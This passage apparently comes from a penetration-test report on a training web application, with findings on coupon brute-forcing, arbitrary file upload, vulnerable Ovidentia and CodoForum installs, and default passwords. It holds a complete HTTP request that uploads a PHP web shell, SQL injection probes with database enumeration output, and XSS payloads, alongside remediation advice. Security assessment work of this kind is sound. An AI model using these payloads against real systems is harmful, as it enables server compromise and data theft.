
- Navigate to http://hackingProject/search/search.php and click on 'View Product' on any of the products



- Then click on 'Add To cart' and navigate to My Cart page



- Shoot a bunch of coupons and your action don't get blocked



13.126.76.26/cart/cart.php

Shopping Cart


Product	Price
Rad Socks Remove	300
Total	300

Have a coupon?

UL_1056 Apply

Your coupon should look like UL_6666

Proof of Concept



13.126.76.26/cart/cart.php

Coupon applied successsfully

Shopping Cart

S.No	Product	Price
1	Rad Socks Remove	300
	Discount (UL_1056)	-500
	Total	-700

Have a coupon?

UL_1056 Apply

Your coupon should look like UL_6666

As a PoC an exploit script is written in python3

Business Impact - Extremely High

- A malicious hacker can enumerate every coupon. This leads to abuse of coupon discounts.
- Attackers can sell these or utilize themselves which affects the confidentiality of the coupons and serious loss to the company.
- Real customers discover that their vouchers do not work. The retailer has little choice; it must either reissue the voucher or compensate the customers, at an even greater cost.

Recommendations

Take the following precautions:

- Use proper rate-limiting checks on the no of coupons checking and Generation requests
- Coupons should be random and alphanumeric for more security
- Create coupon codes that are difficult to guess

References


- *Blocking Brute Force Attacks Control*

4. Arbitrary file upload in admin dashboard


Arbitrary file upload in admin dashboard (Critical)	Upload of product images is vulnerable to arbitrary file upload Affected URL: http://hackingProject/admin31/insert_new_product.php Affected Parameters: content-Type [Header] Payload: content-Type = image/jpg

Observation

- Login into admin account and navigate to http://hackingProject/admin31/dashboard.php




- Fill product name and product description and click on upload and select shell file
- Intercept the request and enter payload in content-Type header as shown below



```
POST /admin31/insert_new_product.php HTTP/1.1
Host: 13.126.190.242
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data;
boundary=---------------------------191601188192967975724113871 87
Content-Length: 1207
Origin: http://13.126.190.242
DNT: 1
Connection: close
Referer: http://13.126.190.242/admin31/dashboard.php
Cookie: key=44DE33DE-AB31-77B3-30D8-EC8582FF6113; PHPSESSID=7p3ejsldbl7qtdjng06cvort10;
X-XSRF-TOKEN=c1b126db3809f7d0c550c4341db76d536a23a4ec2596f687a2bbc97c85217d07

-----------------------------191601188192967975724113871 87
Content-Disposition: form-data; name="file"; filename="heck.php"
Content-Type: image/jpg

<?php
echo "kickass101<br>";
echo shell_exec("whoami")."<br>";
echo shell_exec("pwd");
?>
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 05 Nov 2021 06:31:38 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-
Pragma: no-cache
X-FRAME-OPTIONS: DENY
Set-Cookie: X-XSRF-TOKEN=6aae2c248852e9eb79e489c775c6b99bbf60832b4862d
Content-Length: 70

{"success":true,"errorMessage":"Product has been added successfully."}
```

Proof of Concept



http://13.126.190.242/static/images/uploads/products/heck.php

```
kickass101
trainee
/home/trainee/static/images/uploads/products
```

Business Impact - Extremely High

- An attacker might be able to put a phishing page into the website or deface the website which could affect website reputation seriously.
- Disruption of service – If an extremely large file is uploaded, this could result in high consumption of the servers' resources and disrupt the service for your users.
- Overwriting an existing file – If a file is uploaded with the same name and extension as an existing file on the server, this could overwrite the existing file. If the file that was overwritten is a critical file (e.g. replace htaccess file), the new file can potentially be used to launch a server-side attack. This could cause the website to no longer function, or it could compromise security settings to allow attackers to upload additional malicious files and exploit you for ransom.

Recommendations

- The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality
- Never accept a filename and its extension directly without having an allow list filter.
- It is necessary to have a list of only permitted extensions on the web application. And, file extension can be selected from the list
- Uploaded directory should not have any "execute" permission and all the script handlers should be removed from these directories
- Avoid relying on Content-Type Header Validation
- Uploaded directory should not have any "execute" permission and all the script handlers should be removed from these directories
- Limit the file size to a maximum value in order to prevent denial of service attacks

References


- *Unrestricted File Upload | OWASP*
- *Unrestricted file upload - Vulnerabilities*

5. Components with Known Vulnerabilities


Components with Known Vulnerabilities (Critical)	Ovidentia CMS is vulnerable to public exploits Affected URL: http://hackingProject/ovidentiaCMS/

Observation


- Navigate to above mentioned URL, you'll see a CMS page and click on 'connexion' as shown below



- Login with administrator credentials and you'll be redirected as shown below




- Navigate to http://hackingProject/ovidentiaCMS/index.php?babrw=administration/ovidentia-functions/addremove-programs/version




Ovidentia version : 8.6.4
Php version : 5.6.39-1+ubuntu18.04.1+deb.sury.org+1

- You'll see Ovidentia version which is vulnerable to: CVE-2019-13977 and CVE-2019-13978

PoC


http://35.154.28.254/ovidentiaCMS/index.php?tg=delegat&idx=mem&id=1

- An SQL error occurs when inserting a single quote


http://35.154.28.254/ovidentiaCMS/index.php?tg=delegat&idx=mem&id=1'


```
#0 babDatabase.db_print_error([+]) called at [/var/www/hacking_project/ovidentiaCMS/
#1 babDatabase.db_query([+]) called at [/var/www/hacking_project/ovidentiaCMS/ovider
#2 temp.temp([+]) called at [/var/www/hacking_project/ovidentiaCMS/ovidentia/admin/c
#3 groupDelegatMembers([+]) called at [/var/www/hacking_project/ovidentiaCMS/ovident
#4 include([+]) called at [/var/www/hacking_project/ovidentiaCMS/ovidentia/index.php
#5 include([+]) called at [/var/www/hacking_project/ovidentiaCMS/index.php:25]
```

Can't execute query :


```
select * from bab_dg_admin where id_dg=1'
```

Database Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1


This script cannot continue, terminating.


```
available databases [2]:
[*] information_schema
[*] ovidentia
```

- Reflected XSS


http://35.154.28.254/ovidentiaCMS/index.php?tg=admoc&idx=addoc&item=%22%3E%3Cimg%20src=x%20onerror=alert(1)%3E

- Stored XSS



http://35.154.28.254/ovidentiaCMS/index.php?tg=groups

Create group

Name: pt>alert(1337)</script>

Description: <script>alert(1337)</script>

Parent: Registered users


http://35.154.28.254/ovidentiaCMS/index.php?tg=groups&idx=List&expand_to=4

35.154.28.254

1337

Business Impact

- Since these are readily available exploits, it is much easier to compromise a system
- If a vulnerable component is exploited, it makes the hacker's job easier to cause a serious data loss or server takeover.
- Using this vulnerability, an attacker can execute arbitrary SQL commands on Forum server and gain complete access to internal databases along with all customer data inside it.
- Attackers can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.

Recommendations

- Remove unused dependencies, unnecessary features, components, files, and documentation
- Continuously inventory the versions of both client-side and server-side components
- Continuously monitor sources like CVE and NVD for vulnerabilities in the components. Use software composition analysis tools to automate the process
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions

References


- *exploitXSSOvidentia · Kitsun3Sec/exploits · GitHub*
- *A9:2017-Using Components with Known Vulnerabilities | OWASP*
- *Ovidentia Ovidentia : List of security vulnerabilities*
- *Ovidentia 8.4.3 - SQL Injection - PHP webapps Exploit*
- *Ovidentia 8.4.3 - Cross-Site Scripting - PHP webapps Exploit*

5. Components with Known Vulnerabilities

Components with Known Vulnerabilities (Critical)	Module forum is vulnerable to public exploits Affected URL: http://hackingProject/forum/index.php


Observation

- Navigate to above mentioned URL, you'll see a forum page and click on ‘Terms of Service’ as shown below


http://35.154.28.254/forum/


© 2015 CODOLOGIC
Powered by Codoforum

Terms of Service | Privacy | About us



http://13.232.20.230/forum/index.php?u=page/6

Terms and Conditions

- Insert the payloads and observe the difference


http://35.154.28.254/forum/index.php?u=page/6%20AND%201=1

Terms and Conditions



http://13.232.20.230/forum/index.php?u=page/6 and 1=0

You do not have enough permissions to view this page!

- Module forum is using CodoForum 3.3.1 which is vulnerable to EDB-ID: 37820

Proof of Concept

- 32 tables enumerated.



```
Database: codoforum
[32 tables]
+--------------------------+
| b8_wordlist              |
| codo_bans                |
| codo_block_roles         |
| codo_blocks              |
| codo_categories          |
| codo_config              |
| codo_crons               |
| codo_logs                |
| codo_mail_queue          |
| codo_notify              |
| codo_notify_queue        |
| codo_notify_subscribers  |
| codo_notify_text         |
| codo_page_roles          |
| codo_pages               |
| codo_permission_list     |
| codo_permissions         |
| codo_plugins             |
| codo_posts               |
| codo_roles               |
| codo_sessions            |
| codo_signups             |
| codo_smileys             |
| codo_tags                |
| codo_tags_allowed        |
| codo_topics              |
| codo_unread_categories   |
| codo_unread_topics       |
| codo_user_preferences    |
| codo_user_roles          |
| codo_users               |
| codo_views               |
+--------------------------+
```

Business Impact

- Since these are readily available exploits, it is much easier to compromise a system
- If a vulnerable component is exploited, it makes the hacker's job easier to cause a serious data loss or server takeover.
- Using this vulnerability, an attacker can execute arbitrary SQL commands on Forum server and gain complete access to internal databases along with all customer data inside it.
- Attackers can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.

Recommendations

- Remove unused dependencies, unnecessary features, components, files, and documentation
- Continuously inventory the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies using tools like versions, DependencyCheck, retire.js, etc
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.

References


- *CodoForum 3.3.1 - Multiple SQL Injections - PHP webapps Exploit*
- *A9:2017-Using Components with Known Vulnerabilities | OWASP*

6. Weak Passwords

Weak Passwords (Critical)	WonderCMs is using default password Affected URL: http://hackingProject/wondercms/loginURL
	Similar issue found in below module too Affected URL: http://hackingProject/ovidentiaCMS/index.php?tg=login&cmd=authform&msg=Connexion&err=&restricted=1

Observation

- Navigate to the http://hackingProject/wondercms/. You will see a text like this: ‘Click here to login, the password is admin.’ Click on it.
- Leaking password as: admin


15.207.85.63/wondercms/


ite title

It's alive!

Welcome to your WonderCMS powered website.

